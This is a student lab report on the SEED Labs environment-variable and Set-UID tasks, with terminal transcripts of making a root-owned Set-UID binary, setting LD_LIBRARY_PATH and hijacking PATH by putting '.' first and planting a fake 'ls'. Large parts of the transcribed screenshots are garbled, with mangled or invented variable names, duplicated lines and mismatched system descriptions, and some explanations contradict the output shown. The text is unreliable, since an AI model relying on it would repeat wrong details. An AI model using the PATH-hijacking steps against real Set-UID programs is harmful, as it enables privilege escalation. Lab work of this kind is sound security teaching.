- Terminal 2 (Middle):** Shows the output of `seed@VM:~/Labsetup\$` followed by a very long list of environment variables, mostly starting with `X...` and `X...=01;31;`. It includes:
 - XSSOCKS=01;31:01;31:01;31:01;31:01;31:01;31:01;31:01;31:01;31:01;31:01;31:01:zst
 - XTERM=01;31:01;31:01;31:01:zst
 - XTERM-256COLOR=01;31:01;31:01:zst
 - XTERM=xterm-256color
 - XTERM=xterm
 - XDG_CURRENT_DESKTOP=GNOME
 - VTE_VERSION=6003
 - Gnome_Terminal SCREEN=/org/gnome/Terminal/screen/a750d31d_6fb4eff_07ad_8da046a7a07a
 - GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/a750d31d_6fb4eff_07ad_8da046a7a07a
 - INNOVATION_ID=D0526f3f17a24db08ed861c6639e6b5
 - MANAGERPID=1556
 - GJS_DEBUG_OUTPUT=stderr
 - GJS_EFFICIENT_GC=1
 - GJS_EFFICIENT_GC=lesspipe %s %s
 - XDG_SESSION_CLASS=gnome
 - TERM=xterm-256color
 - LESSOPEN=| /usr/bin/lesspipe %s
 - LESSCLOSE=%s | /usr/bin/lesspipe %s
 - GDMSESSION=gnome
 - TERMINAL SERVICE=:1.127
 - DISPLAY=:0
 - SHLVL=1
 - OT_IM_MODULE=ibus
 - XDG_RUNTIME_DIR=/run/user/1000
 - XDG_RUNTIME_DIR=/run/user/1000
 - XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share:/var/lib/snapd/desktop
 - PATH=/usr/local/bin:/bin:/usr/bin:/sbin:/usr/sbin:/snap/bin
- Terminal 3 (Bottom):** Shows the output of `seed@VM:~/Labsetup\$` followed by a very long list of environment variables, mostly starting with `X...` and `X...=01;31;`. It includes:
 - XSSOCKS=01;31:01;31:01;31:01;31:01;31:01;31:01;31:01;31:01;31:01;31:01;31:01;31:01:zst
 - XTERM=01;31:01;31:01;31:01:zst
 - XTERM-256COLOR=01;31:01;31:01:zst
 - XTERM=xterm-256color
 - XTERM=xterm
 - XDG_CURRENT_DESKTOP=GNOME
 - VTE VERSION=6003
 - Gnome_Terminal SCREEN=/org/gnome/Terminal/screen/a750d31d_6fb4eff_07ad_8da046a7a07a
 - GNOME_TERMINAL SCREEN=/org/gnome/Terminal/screen/a750d31d_6fb4eff_07ad_8da046a7a07a
 - INNOVATION_ID=D0526f3f17a24db08ed861c6639e6b5
 - MANAGERPID=1556
 - GJS_DEBUG_OUTPUT=stderr
 - GJS_EFFICIENT_GC=1
 - GJS_EFFICIENT_GC=lesspipe %s %s
 - XDG_SESSION_CLASS=gnome
 - TERM=xterm-256color
 - LESSOPEN=| /usr/bin/lesspipe %s
 - LESSCLOSE=%s | /usr/bin/lesspipe %s
 - GDMSESSION=gnome
 - TERMINAL SERVICE=:1.127
 - DISPLAY=:0
 - SHLVL=1
 - OT_IM_MODULE=ibus
 - XDG_RUNTIME_DIR=/run/user/1000
 - XDG_RUNTIME_DIR=/run/user/1000
 - XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share:/var/lib/snapd/desktop
 - PATH=/usr/local/bin:/bin:/usr/bin:/sbin:/usr/sbin:/snap/bin

```

Activities Terminal Aug 26 23:13 *
seed@VM:~/Labsetup
INVOICATION_ID=05326f37f1a24d0a80ed861c6639e6b5
GJS_DEBUG_OUTPUT=stderr
LESSCLOSE=/usr/bin/lesspipe %s %
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %
USER=seed
GNOME_TERMINAL_SERVICE=:1.127
DISPLAY=:0
SHLVL=1
IM_MODULE=ibus
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:33044
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/var/lib/snap/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/usr/games:/usr/local/games:/snap/bin:.
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
OLDPWD=/home/seed/Labsetup
[08/26/23]seed@VM:~/Labsetup$ ./Labsetup
[08/26/23]seed@VM:~/Labsetup$ ./myselfs "echo hello"
SHELL=/bin/bash
PWD=/home/seed/Labsetup
MANAGED=local/VM:@/tmp/.ICE-unix/1800,unix/VM:@/tmp/.ICE-unix/1800
OT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=xnone
XDG_CURRENT_DESKTOP=GNOME
XDG_SESSION_TYPE=x11
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
ECM_AGNIT_PTH=7KA

Activities Terminal Aug 26 23:14 *
seed@VM:~/Labsetup
OLDPWD=/home/seed/Labsetup
[08/26/23]seed@VM:~/Labsetup$ ./myselfs "echo hello"
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1800,unix/VM:@/tmp/.ICE-unix/1800
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=xnone
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1763
PK_MODULES=gallatk-bridge
PWD=/home/seed/Labsetup
XDG_SESSION_DESKTOP=ubuntu
LOGNAME=seed
XDG_SESSION_TYPE=x11
GNOME_DESKTOP_SESSION_ID=1000/gnupg.5.gpg-agent:0:1
GNOME_CURRENT_DESKTOP=vte
XAUTHORITY=/run/user/1000/gdm/Xauthority
GJS_DEBUG_TOPICS=JS_ERROR;JS_LOG
WINDOWPATH=2
HOME=/home/seed
USER=seed
IM_CONFIG_PHASE=0
LANG=en_US.UTF-8
LTS_COLORS rs=0:di=01:34;l=01:36;mh=00:pi=40:33;so=01:35;do=01:35;bd=40:33;ol=01:or=40:31;ol:mi=00:su=37:41:sg=30:43:ca=30:41:t=38:42:ow=01:34:ex=01:32:*.tar=01:31:*.tgz=01:31:*.arc=01:31:*.arj=01:31:*.tarz=01:31:*.lha=01:31:*.lz=01:31:*.lzma=01:31:*.tz=01:31:*.txz=01:31:*.tzo=01:31:*.tz=01:31:*.lzh=01:31:*.lz=01:31:*.lzma=01:31:*.zt=01:31:*.taz=01:31:*.bz2=01:31:*.tbz=01:31:*.tbz2=01:31:*.bz=01:31:*.deb=01:31:*.rpm=01:31:*.jar=01:31:*.war=01:31:*.ear=01:31:*.esd=01:31:*.ipk=01:35:*.jpeg=01:35:*.mpjpeg=01:35:*.mjpeg=01:35:*.gif=01:35:*.bmp=01:35:*.pbn=01:35:*.pgm=01:35:*.ppm=01:35:*.tga=01:35:*.xbm=01:35:*.xpm=01:35:*.tif=01:35:*.tiff=01:35:*.avi=01:35:*.flv=01:35:*.gl=01:35:*.dl=01:35:*.xcf=01:35:*.xwd=01:35:*.yuv=01:35:*.cgm=01:35:*.rm=01:35:*.rmvb=01:35:*.ogg=01:35:*.oggv=01:35:*.aac=00:36:*.au=00:36:*.flac=00:36:*.m4a=00:36:*.mid=00:36:*.midi=00:36:*.mp3=00:36:*.mpc=00:36:*.ogg=00:36:*.raw=00:36:*.wav=00:36:*.oga=00:36:*.opus=00:36:*.spx=00:36:*.xspf=00:36:*
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=600
GNOME_TERMINALSCREEN=/org/gnome/Terminal/screen/a759d31d_a6fb_4eff_a7ad_8da046a7a82
INVOICATION_ID=05326f37f1a24d0a80ed861c6639e6b5
MANAGERPID=1559
GJS_DEBUG_OUTPUT=stderr
LESSCLOSE=/usr/bin/lesspipe %s %
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %
USER=seed
GNOME_TERMINAL_SERVICE=:1.127
DISPLAY=:0
SHLVL=1
IM_MODULE=ibus
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:33044
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/var/lib/snap/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/usr/games:/usr/local/games:/snap/bin:.
GDMSESSION=ubuntu

Activities Terminal Aug 26 23:14 *
seed@VM:~/Labsetup
.*.esd=01:31:*.jpg=01:35:*.jpeg=01:35:*.mpeg=01:35:*.gif=01:35:*.bmp=01:35:*.pbm=01:35:*.pgm=01:35:*.ppm=01:35:*.tga=01:35:*.xbm=01:35:*.xpm=01:35:*.tif=01:35:*.png=01:35:*.svg=01:35:*.svga=01:35:*.mng=01:35:*.pcx=01:35:*.mov=01:35:*.mpg=01:35:*.mp4=01:35:*.rm=01:35:*.rmvb=01:35:*.flc=01:35:*.avi=01:35:*.flv=01:35:*.gl=01:35:*.dl=01:35:*.xvi=01:35:*.xwd=01:35:*.yuv=01:35:*.cgm=01:35:*.emf=01:35:*.ogg=01:35:*.oggv=01:35:*.aac=00:36:*.au=00:36:*.flac=00:36:*.m4a=00:36:*.mid=00:36:*.midi=00:36:*.mp3=00:36:*.mpc=00:36:*.ogg=00:36:*.raw=00:36:*.wav=00:36:*.oga=00:36:*.opus=00:36:*.spx=00:36:*.xspf=00:36:*
XDG_CURRENT_DESKTOP=ubuntu:GNOME
GNOME_TERMINALSCREEN=/org/gnome/Terminal/screen/a759d31d_a6fb_4eff_a7ad_8da046a7a82
INVOICATION_ID=1559
MANAGERPID=1559
GJS_DEBUG_OUTPUT=stderr
LESSCLOSE=/usr/bin/lesspipe %s %
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %
USER=seed
GNOME_TERMINAL_SERVICE=:1.127
DISPLAY=:0
SHLVL=1
IM_MODULE=ibus
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:33044
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/usr/games:/usr/local/games:/snap/bin:.
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
OLDPWD=/home/seed/Labsetup
[08/26/23]seed@VM:~/Labsetup$ ls -l /bin/sh
wxrwxrwx 1 root root 9 Aug 26 22:47 /bin/sh -> /bin/bash
[08/26/23]seed@VM:~/Labsetup$ 

```

code:

```
mysys.c
#include <stdio.h>
#include <stdlib.h>
int main()
{
system("/usr/bin/env");
return 0 ;
}
```

When we run the above code we get to see the environment variables .

In the next step I passed the parameter “echo hello”and the output was nothing .

1. **ls -l /bin/sh** : this is the soft link used .
2. **sudo ln -sf /bin/bash /bin/sh** : this command was used to modify the link .

Conclusion:

In this task we studied how environmental variables actually execute when a new program is executed .

Task 5: Environment Variable and Set-UID Programs

Overview


Environment Variable

A dynamic value identified as an environment variable that has the power to influence how an operating system's processes and programmes behave. These variables offer a way to alter the setting in which programmes run and communicate. Environment variables can store data ranging from user preferences to specifics about how the system is configured. They are used to give scripts and programmes information about the state of the system.

Set-UID


Programmes known as Set-UID programmes are those that are linked to specific permissions that allow them to run with the owner's permissions rather than the user executing the programme. This can be used to temporarily increase permissions for a particular task. It is common practise to use Set-UID programmes to carry out operations that call for more privileges than the user executing them has.

Implementation



The image shows two terminal windows side-by-side. Both windows have a black background and white text. The top window is titled 'Activities Terminal' and shows the command 'seed@VM: ~/Labsetup\$ ls' followed by a list of files: a.out, catall.c, myenv1, mysys, parent, both, child, myenv2, mysys.c, pout.txt, cap_leak, cout.txt, myenv.c, out1, printenv.c, cap_leak.c, envsu.c, myprintenv.c, out2. The bottom window is also titled 'Activities Terminal' and shows the command 'seed@VM: ~/Labsetup\$./printenv'. Below the command, there is a large amount of text representing the current environment variables, including SESSION_MANAGER, QT_ACCESSIBILITY, COLORTERM, XDG_CONFIG_DIRS, XDG_MENU_PREFIX, GNOME_DESKTOP_SESSION_ID, GNOME_SHELL_SESSION_MODE, SSH_AUTH_SOCK, XMODIFIERS, DESKTOP_SESSION, SSH_AGENT_PID, GTK_MODULES, DBUS_STARTER_BUS_TYPE, PWD, LOGNAME, XDG_SESSION_DESKTOP, XDG_SESSION_TYPE, GPG_AGENT_INFO, XAUTHORITY, and VTE_VERSION. The text is very long and contains many abbreviations like 'zsh', 'x11', 'gnome', etc.

```
[08/27/23]seed@VM:~/.../Labsetup$ ls
a.out catall.c myenv1      mysys  parent
both     child   myenv2      mysys.c pout.txt
cap_leak cout.txt myenv.c    out1   printenv.c
cap_leak.c envsu.c myprintenv.c out2   printenv.c
[08/27/23]seed@VM:~/.../Labsetup$ gcc printenv.c -o printenv
[08/27/23]seed@VM:~/.../Labsetup$ ls
a.out catall.c myenv1      mysys  parent
both     child   myenv2      mysys.c pout.txt
cap_leak cout.txt myenv.c    out1   printenv
cap_leak.c envsu.c myprintenv.c out2   printenv.c
[08/27/23]seed@VM:~/.../Labsetup$ ./printenv
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1800,unix/VM:/tmp/.ICE-unix/1800
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@imibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1764
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Lab1/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
[08/27/23]seed@VM:~/.../Labsetup$ Aug 27 11:35 • seed@VM: ~/.../Labsetup
[08/27/23]seed@VM:~/.../Labsetup$ XAUTHORITY=/run/user/1000/gdm/Xauthority
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=r=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33:01:cd=40;33:01:or=40;31:01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=3
42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.tar.zst=01;31:*.taz=01;31:*.lha=01;31:*.lzma=01;31:
tz=01;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.tbz=01;31:*.tbz2=01;31:*.lz=01;31:*.xz=01;31:*.z=01;31:*.zip=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.xz=01;31:*.z=01;31:*.tst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*
sar=01;31:*.ram=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;3
.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mpg=01;35:*.mpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.ppm=01;35:*.tga=01;35:*.x
p=01;35:*.xpm=01;35:*.tif=01;35:*.pif=01;35:*.sv4=01;35:*.svg=01;35:*.mng=01;35:*.png=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;
*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf
1;35:*.asx=01;35:*.wmv=01;35:*.flc=01;35:*.avi=01;35:*.flv=01;35:*.og=01;35:*.d=01;35:*.xcr=01;35:*.xwd=01;35:*.yuv=01;35:*.cg
01;35:*.emf=01;35:*.ogv=01;35:*.aac=00;36:*.au=00;36:*.m4a=00;36:*.mid=00;36:*.mka=00;36:*.mp3=00;36:*.spx=00;36:*.xspf=00;36:
*.ogg=00;36:*.oga=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=600
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/933feb8a_6806_4299_81a8_3c45c66085d
INVOCATION_ID=b25871a0b644ce79364b78605e8f97b
MANAGERPID=1558
LESSCLOSE=/usr/bin/lesspipe % %  
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=/usr/bin/lesspipe %
USER=seed
GNOME_TERMINAL_SERVICE=:1.127
DISPLAY=:0
SHLVL=1
```



```

Activities Terminal Aug 27 11:37 •
seed@VM:~/.../Labsetup
QT_IM_MODULE=ibus
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/bus,guid=d0b5d9eff92ff138455b41c864eabb8e
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:31831
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus,guid=d0b5d9eff92ff138455b41c864eabb8e
./printenv

```

gedit printenv.c // this command enables to open the text editor in seed

1. **gcc printenv.c -o printenv**

// gcc is used to link and compile C , C++ files ,

The above command was use to identify ‘printenv.c’ which was transformed into executable programme called ‘printenv’.

2. **./printenv**

// the above command was used to execute the executable program which was located in the current directory .

```

[08/27/23]seed@VM:~/.../Labsetup$ sudo chown root printenv
[08/27/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 printenv
[08/27/23]seed@VM:~/.../Labsetup$ ls -l printenv
-rwsr-xr-x 1 root seed 16768 Aug 27 11:24 printenv
[08/27/23]seed@VM:~/.../Labsetup$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
[08/27/23]seed@VM:~/.../Labsetup$ echo $LD_LIBRARY_PATH

[08/27/23]seed@VM:~/.../Labsetup$ export MYVAR='my variable'
[08/27/23]seed@VM:~/.../Labsetup$ LD_LIBRARY_PATH='.'
[08/27/23]seed@VM:~/.../Labsetup$ printenv PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/usr/local/games:/snap/bin:.
[08/27/23]seed@VM:~/.../Labsetup$ printenv LD_LIBRARY_PATH
[08/27/23]seed@VM:~/.../Labsetup$ export LD_LIBRARY_PATH
[08/27/23]seed@VM:~/.../Labsetup$ printenv LD_LIBRARY_PATH
.

[08/27/23]seed@VM:~/.../Labsetup$ printenv MYVAR
my variable
[08/27/23]seed@VM:~/.../Labsetup$ ./printenv | grep MYVAR
MYVAR=my variable
[08/27/23]seed@VM:~/.../Labsetup$ ./printenv | grep PATH
WINDOWPATH=2

```

3. **sudo chown root printenv**

ch represents - change

own represents - ownership

Used the above command to change the ownership of a file name which was names as ‘printenv’ to the username “root”.

4. **sudo chmod 4755 printenv**

ch - change

4755 - numeric representation of the permission we want to set

Used the above command to set the set-UID permission on a file ‘printenv’.

5. **ls -l printenv**

Used the above command to display the detailed information of the file ‘printenv’.

6. **echo PATH**

The above command was used to display the environment variable named “PATH”.

7. **echo \$LD_LIBRARY_PATH='.'**

The ‘LD_LIBRARY_PATH’ environment variable is assigned a value by the command echo '\$LD_LIBRARY_PATH='.'', and the echo command was used to display that value.

8. **export MYVAR='my variable'**

The above command was used to create and set the value of an environment variable called ‘MYVAR’.

9. LD_LIBRARY_PATH='.'

The above command was used to set the path to the current directory.

10. printenv PATH

The above command is used to display the value of the environment variable .

11. printenv LD_LIBRARY_PATH

This command displays the current value of the environment variable 'LD_LIBRARY_PATH'. It displays the directories where the system looks for shared libraries when programmes are executed.

12. export LD_LIBRARY_PATH

This command exports the LD_LIBRARY_PATH environment variable, making it available to child processes or subsequent commands in the same shell session.

13. printenv LD_LIBRARY_PATH

This command is used to display the modified value of the LD_LIBRARY_PATH environment variable after exporting it.

14. printenv MYVAR

It is used to display the value of environment variables .

15. ./printenv | grep MYVAR

This command is divided into two pieces by the pipe ('|') symbol, which is used to form a pipeline. The goal of this pipeline is to filter the output of the './printenv' command to only show lines that contain the string "MYVAR."

16. ./printenv | grep PATH

This command is used for searches for lines containing the text "PATH"



```
Windows PowerShell
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
[08/27/23]seed@VM:~/.../Labsetup$ ./printenv | grep LD_LIBRARY_PATH
[08/27/23]seed@VM:~/.../Labsetup$
```

17. ./printenv | grep LD_LIBRARY_PATH

The objective of this command is to filter and display lines from the output of the './printenv' command that contain the text "LD_LIBRARY_PATH." This can assist you in rapidly determining the value of the environment variable 'LD_LIBRARY_PATH' and related information.

Code:

```
Printenv.c
#include <stdio.h>
#include <stdlib.h>
extern char **environ;
int main()
{
    int i = 0;
    while (environ[i] != NULL)
    {
        printf("%s\n", environ[i]);
        i++;
    }
}
```

Conclusion: The library path was not displayed by the process and hence it cannot be manipulated by any user hence the output was not shown .

Task 6: The PATH Environment Variable and Set-UID Programs

Implementation:

TERMINAL 1

1. **gedit myls.c** : This command was used to open the text editor "gedit" and then it loads the content of the file named "myls.c" for editing purpose . This allows you to view and modify the content of the "myls.c" file using the graphical user interface provided by the "gedit" text editor.
2. **mv ls.c oldls.c**: this command was used to rename the files .
3. **which ls** : this command was used to display the executable files which were related to 'ls'.
4. **/bin/ls** : The path "/bin/ls" was used to refer the location of the "ls" command's executable file in the "/bin" directory.
5. **/usr/bin/ls** : The executable file for the "ls" command is located in the "/usr/bin" directory, as indicated by the path "/usr/bin/ls". The "ls" command is run from this location when "/usr/bin/ls" is entered in the terminal.

The screenshot shows two terminal windows side-by-side. Both terminals are running on a Kali Linux VM with the session name 'seed@VM_.../LabSetup'. The left terminal window displays the command history and the process of modifying the 'ls' command. It includes steps like opening 'myls.c' with gedit, renaming it to 'oldls.c', and then renaming it back to 'ls.c'. The right terminal window shows the command history and the use of 'which ls' to verify the path of the 'ls' command.

```
[seed@VM_.../LabSetup]# gedit myls.c
[seed@VM_.../LabSetup]# [08/27/23]seed@VM_.../LabSetup$ ls
[seed@VM_.../LabSetup]# a.out catal.c myenv1 myprintenv.c out2 printenv.c
both child myenv2 myprintenv.c out1 printenv
[seed@VM_.../LabSetup]# cap_leak.c cout.txt myenv.c mysys parent
[seed@VM_.../LabSetup]# cap_leak.c envsu.c myls.c out1 printenv
[seed@VM_.../LabSetup]# mv ls.c oldls.c
[seed@VM_.../LabSetup]# [08/27/23]seed@VM_.../LabSetup$ gcc myls.c -o myls
[seed@VM_.../LabSetup]# [08/27/23]seed@VM_.../LabSetup$ ./myls
[seed@VM_.../LabSetup]# a.out catal.c myenv1 myls.c oldls.c pout.txt
both child myenv2 myprintenv.c out1 printenv
[seed@VM_.../LabSetup]# cap_leak.c cout.txt myenv.c mysys out2 printenv.c
[seed@VM_.../LabSetup]# cap_leak.c envsu.c myls mysys parent
[seed@VM_.../LabSetup]# [08/27/23]seed@VM_.../LabSetup$ which ls
[seed@VM_.../LabSetup]# /usr/bin/ls
[seed@VM_.../LabSetup]# [08/27/23]seed@VM_.../LabSetup$ /bin/ls
[seed@VM_.../LabSetup]# a.out catal.c myenv1 myls.c oldls.c pout.txt
both child myenv2 myprintenv.c out1 printenv
[seed@VM_.../LabSetup]# cap_leak.c cout.txt myenv.c mysys out2 printenv.c
[seed@VM_.../LabSetup]# cap_leak.c envsu.c myls mysys parent
[seed@VM_.../LabSetup]# [08/27/23]seed@VM_.../LabSetup$ /usr/bin/ls
[seed@VM_.../LabSetup]# a.out catal.c myenv1 myls.c oldls.c pout.txt
both child myenv2 myprintenv.c out1 printenv
[seed@VM_.../LabSetup]# cap_leak.c cout.txt myenv.c mysys out2 printenv.c
[seed@VM_.../LabSetup]# cap_leak.c envsu.c myls mysys parent
[seed@VM_.../LabSetup]# [08/27/23]seed@VM_.../LabSetup$ echo $PATH
[seed@VM_.../LabSetup]# [08/27/23]seed@VM_.../LabSetup$ export PATH=.:$PATH
[seed@VM_.../LabSetup]# [08/27/23]seed@VM_.../LabSetup$ echo $PATH
[seed@VM_.../LabSetup]# [08/27/23]seed@VM_.../LabSetup$ /bin/ls
[seed@VM_.../LabSetup]# a.out catal.c myenv1 myls.c oldls.c pout.txt
both child myenv2 myprintenv.c out1 printenv
[seed@VM_.../LabSetup]# cap_leak.c cout.txt myenv.c mysys out2 printenv.c
[seed@VM_.../LabSetup]# cap_leak.c envsu.c myls mysys parent
[seed@VM_.../LabSetup]# [08/27/23]seed@VM_.../LabSetup$ cp /bin/cal ls
[seed@VM_.../LabSetup]# [08/27/23]seed@VM_.../LabSetup$ ls
Usage: cal [general options] [-jy] [[month] year]
      cal [general options] [-j] [-m month] [year]
      ncal -C [general options] [-jy] [[month] year]
      ncal -C [general options] [-j] [-m month] [year]
      ncal [general options] [-bhj]pwySM [-H yyyy-mm-dd] [-s country_code] [[month] year]
```

```

Activities Terminal Aug 27 12:52 * seed@VM:~/.../LabSetup
[08/27/23]seed@VM:~/.../LabSetup$ ./LabSetup
a.out catal.c ls myls myls.c parent
both child myenv1 myls.c oldls.c pout.txt
cap_leak cout.txt myenv2 myprintenv.c out1 printenv
cap_leak cout.txt myenv2 myprintenv.c out2 printenv.c
[08/27/23]seed@VM:~/.../LabSetup$ cp /bin/cal ls
[08/27/23]seed@VM:~/.../LabSetup$ ls
ls: invalid option ...
Usage: cal [general options] [-jy] [[month] year]
      cal [general options] [-jj] [-m month] [year]
      ncal [-C] [general options] [-jy] [[month] year]
      ncal [-C] [general options] [-jj] [-m month] [year]
      ncal [-C] [general options] [-jH] [-H yyyy-mm-dd] [-s country_code] [[month] year]
      ncal [general options] [-bh]jpvSM] [year]
